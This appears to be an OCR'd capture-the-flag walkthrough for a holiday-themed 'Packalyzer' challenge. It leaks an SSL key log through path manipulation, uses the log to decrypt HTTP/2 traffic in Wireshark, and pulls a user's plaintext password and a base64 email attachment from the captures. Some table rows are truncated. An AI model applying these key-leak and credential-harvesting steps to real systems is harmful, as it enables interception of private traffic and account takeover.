


```
Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log/test.txt'
```

Aha. It looks like we tricked the validating code to treat ***SSLKEYLOGFILE*** as a sub-directory but the script in fact printed out the value of ***SSLKEYLOGFILE*** which appears to be a name of an actual file called ***"packalyzer_clientrandom_ssl.log"***.

In the script we see *__dirname + process.env.DEV + process.env.SSLKEYLOGFILE* as the *key_log_path*. Here is what it would like *"/opt/http2/DEV/packalyzer_clientrandom_ssl.log"*. So, this would translate to the following URL:


https://packalyzer.kringlecastle.com/DEV/packalyzer_clientrandom_ssl.log



https://packalyzer.kringlecastle.com/DEV/packalyzer_clientrandom_ssl.log

```
CLIENT_RANDOM BC50B6A8B9515129E7CE818DCA5F54365EEC299DB59AFCFC2FD2AC5C88881B1D
7E1E7BC5E8BA71B624EB7DD6122EDBB36F221FE4DF6B4D61769BBB3E30067FCCB3A19477C8418B3D798E77BBC126A0A8
CLIENT_RANDOM 42A7749EBD1F0271DE0D643222D63CCAF8A3EE59D27E1FB5E61B5E37B5E150C3
0ED028BEEB434C101FEDC5C36FEC3783116D228931F5DDD8BB3201430F20FB9312A7E63CA9D72179CCD883FC8D285952
CLIENT_RANDOM 8F265A6E8E1D887FFEF1917AF394DB38980A324A6942B8937E39751AC4F6577B
CA0E1AED9CB657F03234D1EA99938C5592B27D82962E2DE4163CBD175895792B47B11F3C07D322D3EB68600EE6322DE8
CLIENT_RANDOM 1A255EBEEE8A3D02CB5EEAC22A03F7DE63D24735F4461E719AF0B99FF071CD6B
F923143310B83C24C0BF41E16971935FB91A57D4B5DECE1CA12E60E91904CDE7BAB1143956EA7ADF20253219018A28B0
CLIENT_RANDOM BEAAE831F13093B5CD2519A64B117B590B34D10B5E2D196F13E5A78C7C8A7490
5E9F2AEC0987BBAB7A3F1F51BC911479CCA9F78575DF4205C2809FE22B8204A49BB25326065609E443BE873FCDE231DA
CLIENT_RANDOM 3A9FCB060A2D328FE02409F125695D95D73EB29BC90C0F5FEE9E9E33911C6BCE
FE2C86CAC8879A3F8D6EF644FB3F7A082B290C422A7B0B443A8FB6B0C24BBEA77F1993BEE3A1C0D8C8BA0D253B1E0E41
CLIENT_RANDOM 6069634D697DEF09AD0F3C4DF8A7CA5B56B25237169D73D01C504BD2EB25E40D
1FD21D4CE26824C551CF46EEC34AFDCACA6C4C49EEFE83FDD3C6D8846595505102C80C2E70AD2B509EC47BAB51AE69FB
```

It looks like a *pre-master-secret* log. Use it in *Wireshark* to see if it decrypts *HTTP/2* traffic.



```
No.  Time      Source        Destination   Protocol Length Info
  1 0.000000  10.126.0.105  10.126.0.3    TCP        74 40701
  2 0.000013  10.126.0.3    10.126.0.105  TCP        74 443 →
  3 0.000025  10.126.0.105  10.126.0.3    TCP
  4 0.008596  10.126.0.105  10.126.0.3    TLSv
  5 0.008633  10.126.0.3    10.126.0.     TCP
  6 0.010600  10.126.0.3    10.126.0.10   TLSv
  7 0.010612  10.126.0.105  10.126.0.3    TCP
  8 0.011827  10.126.0.105  10.126.0.     TLSv
  9 0.012783  10.126.0.3    10.126.0.105  TLSv
 10 0.012808  10.126.0.3    10.126.0.105  TLSv1.2   104 Applic
 11 0.013017  10.126.0.105  10.126.0.3    TLSv1.2   119 Applic
 12 0.013054  10.126.0.105  10.126.0.3    TLSv1.2   122 Applic
 13 0.013065  10.126.0.105  10.126.0.3    TLSv1.2   108 Applic
 14 0.013069  10.126.0.3    10.126.0.105  TCP        66 443 →
 15 0.013224  10.126.0.105  10.126.0.3    TLSv1.2   221 Applic
 16 0.013241  10.126.0.3    10.126.0.105  TLSv1.2   104 Applic

> Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00
> Internet Protocol Version 4, Src: 10.126.0.105, Dst: 10.126.0.3
> Transmission Control Protocol, Src Port: 40701, Dst Port: 443, Seq: 0, Len: 0
```

Pre-Shared-Key

(Pre)-Master-Secret log filename


D:\packalyzer_clientrandom_ssl.log

```
                     10.126.0.3    TCP       74 40701 → 443 [SYN] Seq=0 Win=43690 …
                     10.126.0.105  TCP       74 443 → 40701 [SYN, ACK] Seq=0 Ack=1…
                     10.126.0.3    TCP       66 40701 → 443 [ACK] Seq=1 Ack=1 Win=…
                     10.126.0.3        .2   260 Client Hello
                     10.126.0.105        66 443 → 40701 [ACK] Seq=1 Ack=195 Wi…
                     10.126.0.105      .2  3106 Server Hello, Certificate, Server …
                     10.126.0.3          66 40701 → 443 [ACK] Seq=195 Ack=3041…
                     10.126.0.3       1.2   192 Client Key Exchange, Change Cipher…
  9 0.012783  10.126.0.3    10.126.0.105  TLSv1.2   117 Change Cipher Spec, Finished
 10 0.012808  10.126.0.3    10.126.0.105  HTTP2     104 SETTINGS[0]
 11 0.013017  10.126.0.105  10.126.0.3    HTTP2     119 Magic
 12 0.013054  10.126.0.105  10.126.0.3    HTTP2     122 SETTINGS[0]
 13 0.013065  10.126.0.105  10.126.0.3    HTTP2     108 WINDOW_UPDATE[0]
 14 0.013069  10.126.0.3    10.126.0.105  TCP        66 443 → 40701 [ACK] Seq=3130 Ack=430…
 15 0.013224  10.126.0.105  10.126.0.3    HTTP2     221 HEADERS[1]: GET /
 16 0.013241  10.126.0.3    10.126.0.105  HTTP2     104 SETTINGS[0]

> Frame 10: 104 bytes on wire (832 bits), 104 bytes captured (832 bits)
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 10.126.0.3, Dst: 10.126.0.105
> Transmission Control Protocol, Src Port: 443, Dst Port: 40701, Seq: 3092, Ack: 321, Len: 38
> Secure Sockets Layer
> HyperText Transfer Protocol 2
```

Note: Make sure to get the pre-master-secret within 10 to 30 seconds after you sniff the traffic. Otherwise, your packalyzer_clientrandom_ssl.log will get overwritten by other users.


The Packet, the Password and the Payload

Now that we have decrypted *HTTP/2* traffic we can use *Wireshark filters* to look for interesting artifacts related to ***Alabaster*** using ***"http.data.data"***.



```
http2.data.data contains "alabaster"

No.   Time       Source        Destination   Protocol  Length  Info
 …    1.026773   10.126.0.104  10.126.0.3    HTTP2        202  DATA[1] (application/json)
 1…   1.053045   10.126.0.3    10.126.0.104  HTTP2      10163  DATA[1], DATA[1]
 2…   4.067779   10.126.0.104  10.126.0.3    HTTP2        202  DATA[1] (application/json)
 2…   4.103836   10.126.0.3    10.126.0.104  HTTP2      10125  DATA[1], DATA[1]

  > Content-encoded entity body (gzip): 98 bytes -> 65 bytes
  v JavaScript Object Notation: application/json
     v Object
        v Member Key: username
             String value: alabaster
             Key: username
        v Member Key: password
             String value: Packer-p@re-turntable192
             Key: password
```

Let us scan through ***Alabaster's*** packet captures using his account. He is hiding a ***super-secret packet capture*** file. Get the pcap and load it in *Wireshark*.




Saved Pcaps

Name	Download	Reanalyze	Delete
super_secret_packet_capture.pcap			

CLOSE

```
No.  Time
 1 0.0                                                                =43690 L…
 2 0.0                                                                 Ack=1 …
 3 0.0                                                              1 Win=4…
 4 3.146094   10.10.1.25   10.10.1.1    SMTP   116 S: 220 mail.kringlecastle.com ESMT…
 5 3.146118   10.10.1.1    10.10.1.25   TCP     66 60830 → 25 [ACK] Seq=1 Ack=51 Win=…
 6 8.986508   10.10.1.1    10.10.1.25   SMTP    94 C: EHLO Mail.kringlecastle.com
 7 8.986521   10.10.1.25   10.10.1.1    TCP     66 25 → 60830 [ACK] Seq=51 Ack=29 Win…
 8 19.219178  10.10.1.25   10.10.1.1    SMTP    93 S: 250-mail.kringlecastle.com
 9 19.219191  10.10.1.1    10.10.1.25   TCP     66 60830 → 25 [ACK] Seq=29 Ack=78 Win…
10 19.219202  10.10.1.25   10.10.1.1    SMTP    81 S: 250-PIPELINING
11 19.219205  10.10.1.1    10.10.1.25   TCP     66 60830 → 25 [ACK] Seq=29 Ack=93 Win…
12 19.219209  10.10.1.25   10.10.1.1    SMTP    84 S: 250-SIZE 10240000
13 19.219211  10.10.1.1    10.10.1.25   TCP     66 60830 → 25 [ACK] Seq=29 Ack=111 Wi…
14 19.219215  10.10.1.25   10.10.1.1    SMTP    75 S: 250-VRFY
15 19.219217  10.10.1.1    10.10.1.25   TCP     66 60830 → 25 [ACK] Seq=29 Ack=120 Wi…
16 19.219234  10.10.1.25   10.10.1.1    SMTP    75 S: 250-ETRN
17 19.219236  10.10.1.1    10.10.1.25   TCP     66 60830 → 25 [ACK] Seq=29 Ack=129 Wi…
18 19.219242  10.10.1.25   10.10.1.1    SMTP    79 S: 250-STARTTLS
19 19.219244  10.10.1.1    10.10.1.25   TCP     66 60830 → 25 [ACK] Seq=29 Ack=142 Wi…
20 19.219248  10.10.1.25   10.10.1.1    SMTP    90 S: 250-ENHANCEDSTATUSCODES
21 19.219250  10.10.1.1    10.10.1.25   TCP     66 60830 → 25 [ACK] Seq=29 Ack=166 Wi…
22 19.219253  10.10.1.25   10.10.1.1    SMTP    79 S: 250-8BITMIME
23 19.219255  10.10.1.1    10.10.1.25   TCP     66 60830 → 25 [ACK] Seq=29 Ack=179 Wi…
24 19.219258  10.10.1.25   10.10.1.1    SMTP    74 S: 250 DSN
```

We see a bunch of SMTP traffic. Maybe there is a message to *Alabaster* from *Holly*.




```
smtp contains "Holly"

No.  Time         Source      Destination  Protocol  Length  Info
  28 25.554416    10.10.1.1   10.10.1.25   SMTP        117   C: MAIL FROM:<Holly.evergreen@mail.kring…
  44 74.092182    10.10.1.1   10.10.1.25   SMTP        111   C: DATA fragment, 45 bytes
```

```
MAIL FROM:<Holly.evergreen@mail.kringlecastle.com>
250 2.1.0 Ok
RCPT TO:<alabaster.snowball@mail.kringlecastle.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Fri, 28 Sep 2018 11:33:17 -0400
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault. He
said your favorite key was D. Anyways, the following attachment should give you all
the information you need about transposing music.

------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment
```

JVBERi0xLjUKJb/3ov4KOCAwIG9iago8PCAvTGluZWFyaXplZCAxIC9MIDk3ODMxIC9IIFsgNzM4
IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC9OIDIgL1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKOSAwIG9iago8PCAv

It appears *Holly* sent an email about transposing music and sent an attachment via email. *Carve* off the *BASE64* attachment and decode it.




Command Prompt - more new.txt

```
D:\>b64.exe -d attachment.txt new.txt

D:\>more new.txt
%PDF-1.5
%┐≈ó■
8 0 obj
<< /Linearized 1 /L 97831 /H [ 738 140 ] /O 12 /E 77344 /N 2 /T 97517 >>
endobj

9 0 obj
<< /Type /XRef /Length 59 /Filter /FlateDecode /DecodeParms << /Columns 5 /Predictor 12
/Info 18 0 R /Root 10 0 R /Size 30 /Prev 97518                /ID [<13c407702b515c601e
```

The attachment appears to be a PDF file. Rename ***new.txt*** to ***new.pdf*** then try to open it up with a PDF reader.

```
D:\>rename new.txt new.pdf
```



comfortable vocal range of a singer. Some elves can do this on the fly without really thinking, but it can always be done manually, looking at a piano keyboard.


To look at it another way, consider a song "written in the key of Bb." If the musicians don't *like* that key, it can be transposed to A with a little thought. First, how far apart are Bb and A? Looking at our piano, we see they are a half step apart. OK, so for each note, we'll move down one half step. Here's an original in Bb:
D C Bb C D D D C C C D F F D C Bb C D D D D C C D C Bb

And take everything down one half step for A:
C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A

We've just taken Mary Had a Little Lamb from Bb to A!

